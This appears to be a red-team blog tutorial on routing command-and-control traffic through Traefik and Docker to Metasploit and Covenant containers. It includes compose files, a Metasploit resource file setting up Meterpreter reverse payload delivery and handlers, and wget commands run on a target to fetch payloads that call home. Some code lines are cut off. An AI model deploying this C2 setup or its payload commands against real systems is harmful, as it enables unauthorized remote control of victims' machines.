Introduction To Modern Routing For Red Team Infrastructure - using Traefik, Metasploit, Covenant and Docker

2020-02-14

#docker #metasploit #socat #redteam_infrastructure

Abstract

*This blog post's objective is **helping pentesters catch up on recent deployment innovations**, solving some traditional pain points thanks to container-based infrastructure.*

*These modern infrastructures can seamlessly **evolve and scale** across hosts, servers and even countries. They can be summoned and deployed in a matter of seconds, **repeatedly**, across the world. They can be continuously changing shape and size, and still **transparently** route traffic however we want.*
We're doing that last part in this blog post 🔥

This kind of infrastructure can do many other things, such as natively load-balancing your handlers, optimizing your implant sessions based on distributed metrics, streamed across your services.

What

For now, we want to deploy a more evolved red teaming infrastructure that can dynamically create routes to our C2 Docker containers, instead of manually editing a configuration file every time we want a new route from our reverse-proxy.
We also want it to be easy to scale, and easy to monitor.


How

The traditional method is to use Apache or NGINX, and use `Reverse-Proxy` static configurations to map our routes.


In this post, we're going to use Traefik v2 instead.
Traefik will enable us to easily manage dynamic routes, and deploy C2 containers with smooth forwarding to our payloads and session handlers.

- We'll first deploy Traefik routing to our Metasploit container, with two different payloads: `meterpreter_reverse_ http` and `meterpreter_reverse_tcp` .
- We'll then run a separate Covenant C2 container, that will spawn a new route to its web UI, payload and session handler.
- **We'll first target Linux with Metasploit, then Windows with Covenant.**

Once done, we'll have an elastic reverse-proxy, functional routes to two different C2 containers with payloads and handlers, and the knowledge to summon many more at will. And a nice route monitoring UI.



Live infrastructure route health



Live HTTP routers to our containers

This post comes after the Metasploit + Socat post.
To follow along, having read the previous post will help, as well as having a grasp on Docker networks and volumes.

We won't be going into HTTPS related configurations for now. But know that Traefik is also very good at that.

To jump to the important parts, look for the small blue diamonds ◈

Setup 🔧

This post assumes you've already installed Docker. If not, check out official documentation.
The ideal setup is running the Docker host on a VPS somewhere in a data center. We'll be pulling several containers, be aware that these can be big.

First, we're going to create a clean working environment.
Docker supports variables using a `.env` file, which we'll create right now to make it easier to modify later on.

◈ Run the following, replacing "YOUR-C2-EXT-IP" with your actual Docker host external IP:

```
$ mkdir edgy-c2
$ cd edgy-c2/
$ echo "C2EXTIP=YOUR-C2-EXT-IP" > .env
```

Using docker-compose

In this post we're going to configure our desired container states in a yaml file, that docker-compose will then figure out and deploy accordingly.

This makes for much easier, repeatable "*it always works*" setups.

Since it is a binary, you can simply `wget` it from the official release page. As of writing the version is `1.25.3`, change to latest version in the URL accordingly.

◈ To install docker-compose:

```
$ sudo -s # If not running as root
$ curl -L "https://github.com/docker/compose/releases/download/1.25.3/docker-
$ chmod +x /usr/local/bin/docker-compose
$ docker-compose --version # Check that it is installed correctly. Might neec
```

You can read the documentation page for more detailed installation instructions.

When deploying services using `docker-compose`, it will automatically create a local "bridge" network between spawned containers, named after the parent folder.

Basic `docker-compose` commands are:

- `up` to deploy the `docker-compose.yml` file in the current working directory
  - or a specific yaml file with `-f`
- `down` to stop the running stack, same rules as `up`

Display the detailed list with `docker-compose --help .`

Traefik

Traefik is a *cloud-native edge router*. To quote from their documentation:


> What sets Traefik apart, besides its many features, is that it automatically discovers the right configuration for your services. The magic happens when Traefik inspects your infrastructure, where it finds relevant information and discovers which service serves which request. (source)

It's basically a reverse-proxy on steroids.

Traefik has a few key concepts that need to be understood:

- **EntryPoints**: They listen for traffic.
- **Routers**: They analyse the request.
- **Providers**: They provide configurations to Traefik. Can be from a file, or Docker labels.
- **Services**: Where the request is going, translated as `your-service@provider` in Traefik *(almost like an email)*.

The following illustration might be scary for newcomers. Keep in mind each block is basically a few lines of configuration.



Cute Traefik Routing overview

You can read about the different components that make Traefik here.

What are we configuring?

Here is a table of the endpoints we're configuring, with associated ports, Traefik routers and usage:

Traefik EntryPoint	Port	Traefik Router	Usage
`web-ep`	`:80`	HTTP	MSF Delivery, Covenant Delivery, HTTP Sessions, Traefik Web UI
`tls-ep`	`:443`	TCP	Covenant Web UI
`tcp-ep`	`:8888`	TCP	MSF TCP Sessions

- We're activating Traefik's web interface using `--api.dashboard=true .`
- We're telling Traefik to use Docker labels as configuration providers.

- Both `http` and `tcp` routers are used. `tcp` was recently introduced with Traefik 2.0.
- We're defining a route to the web UI from `/dashboard`, with basic htpasswd authentication *(it also needs the `/api` rule because the UI data is queried to the api in real time)*.
  - You can use this page to generate your own credentials.
  - We're using `test:test`.
  - Note that the `$` character must be escaped with another `$`.
- Finally, we're mounting the Docker socket with read-only permissions so Traefik can stay updated on running containers.

◈ We're going to create our `docker-compose.yml` file and start adding Traefik:

```
$ nano docker-compose.yml
```

◈ And add the following:

```
version: "3.7"

services:

  traefik:
    image: "traefik:v2.1"
    container_name: "traefik"
    command:
      - "--log.level=DEBUG"
      - "--api.dashboard=true"
      - "--accesslog=true"
      - "--providers.docker=true"
      - "--providers.docker.exposedbydefault=false"
      - "--entrypoints.web-ep.address=:80"
      - "--entrypoints.tls-ep.address=:443"
      - "--entrypoints.tcp-ep.address=:8888"
    labels:
      - "traefik.enable=true"
      - "traefik.http.routers.api.rule=PathPrefix(`/dashboard`) || PathPrefi›
      - "traefik.http.routers.api.service=api@internal"
      - "traefik.http.routers.api.middlewares=auth"
      # test:test
```

```
      - "traefik.http.middlewares.auth.basicauth.users=test:$$apr1$$241s8k7o$


    ports:
      - "80:80"
      - "443:443"
      - "8888:8888"
    volumes:
      - "/var/run/docker.sock:/var/run/docker.sock:ro"
```

That's it for Traefik's main configuration.

The rest of the Traefik configuration will be done using Docker labels, which is just custom meta-data we can add to our containers.

Metasploit

Much like the previous blog post, we're going to prepare a resource file, and mount it to the Metasploit container. This time, we're going to use the official, "bleeding-edge" Metasploit container as our main C2.

Since we're deploying using `docker-compose`, the containers are going to spawn as *services*. Docker does not like idle services, and will stop the container.

We're going to mount an additional script that will be executed when the Metasploit container is launched, simply calling *sleep*.
In our case, we're sleeping for one day.
This has the advantage of being potentially used as a self-destruct mechanism for your C2. Glass half-full or half-empty, your call ⏳

🔷 Run the following:

```
$ echo -e '#!/bin/bash\nsleep 1d' > sleep.sh ; chmod +x sleep.sh
```

Our Metasploit resource file will spawn two web_delivery servers:

- One server delivering the meterpreter_reverse_http from `:8080/delivery_http`, and spawning a handler on port 4444.
- One server delivering the meterpreter_reverse_tcp from `:8081/delivery_tcp`, and spawning a handler on port 4445.

We're targeting Linux x64 using two different Meterpreter reverse payloads. If you wish to target something else (Windows, OSX), use `show targets` and `show payloads` and set the `TARGET` and `PAYLOAD` options accordingly.

Alternatively, you may also start `./msfconsole` without any resource file and configure it manually.

◈ Open the new resource file:

```
$ nano double_delivery.rc
```

Here are the options to set for Metasploit. You can edit and copy them directly to a resource file that we'll mount to the Metasploit container.

◈ Copy the following in the file, replacing YOUR-C2-EXT-IP, save and exit:

```
use exploit/multi/script/web_delivery
set LHOST YOUR-C2-EXT-IP
show targets
set target 6
set payload linux/x64/meterpreter_reverse_http
set URIPATH delivery_http
set LURI handler
set LPORT 80
set ReverseListenerBindPort 4444
set SRVPORT 8080
run

set payload linux/x64/meterpreter_reverse_tcp
set URIPATH delivery_tcp
set LPORT 8888
set ReverseListenerBindPort 4445
set SRVPORT 8081
run
```

We'll update the `docker-compose.yml` file with the Metasploit container.

It's going to look verbose at first, but these lines are actually describing full-blown routing configurations, that Traefik will pick up and update accordingly.

- We're mapping our payload delivery routes (HTTP and TCP), and their respective handlers to the entry points we defined earlier: `web-ep` and `tcp-`

```
ep .
```

- Each router is mapped to its dedicated service and destination port.
- We're also mounting our `sleep.sh` and `double_delivery.rc` files, and using the official "bleeding-edge" Metasploit container.

◈ Open our previously created docker-compose file:

```
$ nano docker-compose.yml
```

◈ And copy the following after the Traefik service we added earlier:

```
# ** snip **
# Traefik declaration block above
# Note that the msf block is indented

  msf:
    image: "metasploitframework/metasploit-framework"
    container_name: "msf"
    volumes:
        - ./sleep.sh:/sleep.sh
        - ./double_delivery.rc:/usr/src/metasploit-framework/double_delivery.
    command: /sleep.sh
    labels:
      - "traefik.enable=true"
      # HTTP Payload Delivery - host/delivery_http to msf:8080
      - "traefik.http.routers.msfDelivery.rule=Host(`$C2EXTIP`) && PathPrefi
      - "traefik.http.routers.msfDelivery.service=msfDelivery@docker"
      - "traefik.http.routers.msfDelivery.entrypoints=web-ep"
      - "traefik.http.services.msfDelivery.loadbalancer.server.port=8080"
      # TCP Payload Delivery - host/delivery_tcp to msf:8081
      - "traefik.http.routers.msfDeliveryTcp.rule=Host(`$C2EXTIP`) && PathPre
      - "traefik.http.routers.msfDeliveryTcp.service=msfDeliveryTcp@docker"
      - "traefik.http.routers.msfDeliveryTcp.entrypoints=web-ep"
      - "traefik.http.services.msfDeliveryTcp.loadbalancer.server.port=8081"
      # HTTP Payload Handler host/handler to msf:4444
      - "traefik.http.routers.msfHandler.rule=Host(`$C2EXTIP`) && PathPrefix(
      - "traefik.http.routers.msfHandler.service=msfHandler@docker"
      - "traefik.http.routers.msfHandler.entrypoints=web-ep"
      - "traefik.http.services.msfHandler.loadbalancer.server.port=4444"
      # TCP Payload Handler host:8888 to msf:4445
```

```
      - "traefik.tcp.routers.msfHandlerTcp.rule=HostSNI(`*`)"
      - "traefik.tcp.routers.msfHandlerTcp.service=msfHandlerTcp@docker"
      - "traefik.tcp.services.msfHandlerTcp.loadbalancer.server.port=4445"
      - "traefik.tcp.routers.msfHandlerTcp.entrypoints=tcp-ep"
```

Running the initial delivery chain 💥

The `docker-compose.yml` file should now be ready for our first run. Double check you're in the directory with the docker-compose yaml file.

🔹 To start the stack, run:

```
$ docker-compose up
```

Run the stack in the foreground to view the Traefik logs. Use `-d` to run the stack as a daemon.

You can stop the running stack by hitting CTRL+C.
If that fails for some reason, you can run `docker-compose down .`

🔹 In another shell on your Docker host, run:

```
$ docker exec -it msf /bin/bash
bash-5.0> ./msfconsole -r double_delivery.rc
```

You should now have a shell to your C2, with both delivery servers and associated handlers running.


In the output, you'll see the useful command to run directly on your target, that will fetch and execute the Meterpreter payload.
In our case, you should see both the reverse_http and reverse_tcp commands, fetched using `wget .`

We're going to change that final command to run on the target, remove the SRVPORT from the final URL.

🔹 On the target machine, run:

```
$ wget -qO httpPayload --no-check-certificate http://YOUR-C2-EXT-IP/delivery
$ wget -qO tcpPayload --no-check-certificate http://YOUR-C2-EXT-IP/delivery_
```

You should now see your payloads calling home through Traefik.



Both HTTP and TCP Meterpreter delivered, and calling home - through Traefik

Tip: You can quickly spawn a dedicated Linux target to run your payloads using Docker. On your host, run `docker run -it alpine sh` *to get a quick shell to a small new Linux container.*
Your host might need to match the targeted architecture.

Monitoring the C2 routing in the Traefik web interface

If you recall earlier, we activated Traefik's Web UI, with a route and a simple authentication using `test:test` .

◈ Head to `http://YOUR-C2-EXT-IP/dashboard/#` to monitor all the live routes.

Covenant C2 Setup 🔗

Now that we've successfully deployed our stack, let's deploy our second C2. To demonstrate Traefik's dynamic routing, we're going to build and deploy Covenant as a container.

Let's first build the Covenant container. Unlike the Metasploit container, there is no official "ready-made" built container available on Docker Hub, so we'll build it ourselves.

Make sure you use a recursive clone, as it uses submodules.

◈ Still in the `edgy-c2/` working directory, run:

```
$ git clone --recurse-submodules https://github.com/cobbr/Covenant
$ docker build -t covenant Covenant/Covenant # Give it a few minutes
```

(source)

We're going to create a separate docker-compose yaml file that is meant to be used on the side, dedicated to bringing the built Covenant container into our existing C2 infrastructure.

We could use the `build` directive directly in our yaml file, but that would rebuild at launch. So we're building the container just once first, and spawning it second.

Since Covenant does not currently allow us to disable HTTPS for the Web UI, we'll have to use SSL passthrough on the TCP layer directly, instead of using Traefik's HTTP router.
Fortunately, Traefik supports TCP routing as of version 2.
That is why the `tls-ep` entry point is currently configured as a TCP router in Traefik's configuration.

We're adding three routes to the existing infrastructure:

- `tls-ep` will now route to Covenant's web interface.
- `web-ep/cov_delivery` will route to Covenant's payload delivery web server.
- `web-ep/cov_handler` will route to Covenant's payload handler.

Finally, we're asking Docker to hook the spawned service to the `edgy-c2_default` network generated by our previous docker-compose execution.

◈ Open a new docker-compose file dedicated to Covenant:

```
$ nano covenant-docker-compose.yml
```

◈ Copy the following, save and exit:

```
version: "3.7"

services:

  covenant:
    image: "covenant"
    container_name: "covenant"
    labels:
      - "traefik.enable=true"
      # Web interface - host:443 to covenant:7443
      - "traefik.tcp.routers.covenantUi.rule=HostSNI(`*`)"
      - "traefik.tcp.routers.covenantUi.service=covenantUi@docker"
      - "traefik.tcp.services.covenantUi.loadbalancer.server.port=7443"
      - "traefik.tcp.routers.covenantUi.entrypoints=tls-ep"
      # HTTP Delivery - host/cov_delivery to covenant:80
      - "traefik.http.routers.covenantDelivery.rule=Host(`$C2EXTIP`) && PathP
      - "traefik.http.routers.covenantDelivery.service=covenantDelivery@docke
      - "traefik.http.routers.covenantDelivery.entrypoints=web-ep"
      - "traefik.http.services.covenantDelivery.loadbalancer.server.port=80"
      # HTTP Payload Handler - host/cov_handler to covenant:80
      - "traefik.http.routers.covenantHandler.rule=Host(`$C2EXTIP`) && PathPr
      - "traefik.http.routers.covenantHandler.service=covenantHandler@docker'
      - "traefik.http.routers.covenantHandler.entrypoints=web-ep"
      - "traefik.http.services.covenantHandler.loadbalancer.server.port=80"
networks:
  default:
    external:
      name: edgy-c2_default
```

◈ Start our new service using:

```
$ docker-compose -f covenant-docker-compose.yml up
```

You should see Traefik's logs picking up the new service. You can also check out your new routes and services by refreshing the Traefik web interface.

Running the second delivery chain 💥

Head over to Covenant's web interface, located at `https://YOUR-C2-EXTERNAL-IP/` . Accept the unsigned certificate, fill out the username and password for the


admin account.

◈ Here's the configuration summary if you want to breeze through the interface:

- New **Listener profile**: add our routed payload session URI
- New **Listener** with custom profile
- New HTTP **Binary Launcher**
- Enable hosting of generated **Grunt** with our routed payload delivery URI
- Fetch payload on target using routed delivery URI
- Execute


◈ Here are the detailed steps:

1. **Create a new Listener profile.**




Step 1^

2. **Select and edit the CustomHttpProfile.**
   - Give it a new name
   - Replace or add the `/cov_handler` URI to the HttpUrls
     - example: `/cov_handler/index.html?page={GUID}&v=1`
   - To save, use the blue "Edit" button at the bottom of the page



Step 2^

